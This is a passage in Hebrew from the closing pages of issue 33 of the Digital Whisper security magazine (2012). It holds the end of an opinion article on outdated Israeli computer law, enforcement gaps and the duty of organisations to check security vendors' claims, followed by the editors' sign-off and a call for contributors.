הריבון אשר מהווה את הסמכות המשפטית במדינה חייב לבחון את החוקים הקיימים, ולהתאימם ל"מציאות המשתנה" תוך שמירה של מסגרת ליברלית בחברה. דוגמא בולטת לכך הינו חוק המחשבים, התשנ"ה-1995 אשר לא עודכן בצורה משמעותית למעלה מ-17 שנה. אף ניסיונות חקיקת חוקי "אח הגדול" אינם יעילים משמעותית, וזאת מכיוון שבשלב זה האכיפה אחר יישום הולם של חוקים אלו אינה קיימת כלל. כלומר, מצד אחד המדינה מנסה ליישום חוקים "דרקוניים", אך מצד שני, החוקים עצמם יכולים לגרום לנזק בלתי הפיך. לפיכך, ישנו צורך במעקב ציבורי הולם לשם קיומה של מערכת איזונים הולמת, אשר תוכל לשמר תפיסת אבטחת מידע הולמת, תוך שמירה של זכויות הפרט. בנוסף, נדרשת הקניית סמכויות אכיפה והרתעה הולמות לגופים ציבוריים כדוגמת הרשות למשפט, טכנולוגיה ומידע (רמו"ט), אשר בשלב זה אינם יכולים לבצע פעולות אכיפה משמעותיות עקב מגבלות משפטיות ופוליטיות שונות.

הצד הטכנולוגי

הצד הטכנולוגי מהווה לדעתי את נקודת הכשל החשובה ביותר, אשר לא זכתה להתייחסות הולמת מתחילת עידן המחשוב. יצרנים רבים מצהירים בריש גליי כי הפתרונות אשר ברשותם הינם הטובים ביותר, תוך הצמדת מסמכים ומחקרים רבים אשר מגבים את טענותיהם.

לפיכך, חלה חובה על הארגון לבדוק את טענות היצרנים, ולא להיצמד ליצרן כזה או אחר. בנוסף, חלה חובה על הארגון להימנע מלהתפזר ליישום טכנולוגיות מיצרנים רבים, דבר המקשה על הליכי ההטמעה והתחזוקה וכדומה. עם זאת, חלה חובה נוספת על הארגון, ולמרות קיומה, היא לא זכתה מעולם להתייחסות.

החובה אותה אני מעלה לדיון הינה הדרישה מספקי פתרונות אבטחת המידע לספק פתרונות איכותיים ואוניברסליים, ולא להסתמך על מצגות היצרן וספקיו. קרי, סביר להניח כי ארגונים רבים אשר יבצעו חשיבה מחודשת בתחום זה יוכלו לאתר כי ברשותם פתרונות אבטחה מידע רבים, אשר אין ביכולתם לספק מענה לשאלה הפשוטה: מי ביצע Logon, לאן הוא ניגש, מתי הוא ניגש, ומהי הפעולה אשר בוצעה. בנוסף, רבים יגלו כי כשלי אבטחת המידע נמצאים בתוך המוצרים עצמם, דבר הכולל את הצורך להשתמש בפתרונות רבים ומסובכים, בכדי להגיע למעטפת אבטחת מידע סבירה בארגון.

סיכום

המאמר כלל סקירה קצרה של תפיסות אבטחה מסורתיות תוך קיום דיון ראשוני בסוגיית הלימת תפיסות אבטחה ל"מציאות המשתנה".

אין מטרת המאמר לספק "פתרון קסם" לבעיות השונות, אלא מטרתו לפתח דיון בשיח הציבורי אשר יאפשר התמודדות נאותה יותר עם איומים חדשים בתקופתנו.

מקורות ביבליוגרפיים

בילורובסקי א. (2007). שימוש בתקשורת אלקטרונית לצורך ניטור (Monitoring) ביחסי "עובד מעביד".

כהן א. (2005). הותר לפרסום: פרשת ריגול במחשבי חברות מהגדולות במשק נשלף ב-2 יוני, 2012 מ:

http://www.ynet.co.il/articles/1,7340,L-3089971,00.html

דברי סיום

בזאת אנחנו סוגרים את הגליון ה-33 של Digital Whisper. אנו מאוד מקווים כי נהנתם מהגליון והכי חשוב- למדתם ממנו. כמו בגליונות הקודמים, גם הפעם הושקעו הרבה מחשבה, יצירתיות, עבודה קשה ושעות שינה אבודות כדי להביא לכם את הגליון.

אנחנו מחפשים כתבים, מאיירים, עורכים (או בעצם - כל יצור חי עם טמפרטורת גוף בסביבת ה-37 שיש לו קצת זמן פנוי [אנו מוכנים להתפשר גם על חום גוף 36.5]) ואנשים המעוניינים לעזור ולתרום לגליונות הבאים. אם אתם רוצים לעזור לנו ולהשתתף במגזין Digital Whisper - צרו קשר!

ניתן לשלוח כתבות וכל פניה אחרת דרך עמוד "צור קשר" באתר שלנו, או לשלוח אותן לדואר האלקטרוני שלנו, בכתובת editor@digitalwhisper.co.il.

על מנת לקרוא גליונות נוספים, ליצור עימנו קשר ולהצטרף לקהילה שלנו, אנא בקרו באתר המגזין:

www.DigitalWhisper.co.il

"Talkin' bout a revolution sounds like a whisper"

הגליון הבא ייצא ביום האחרון של חודש יולי.

אפיק קסטיאל,

ניר אדר,

30.06.2012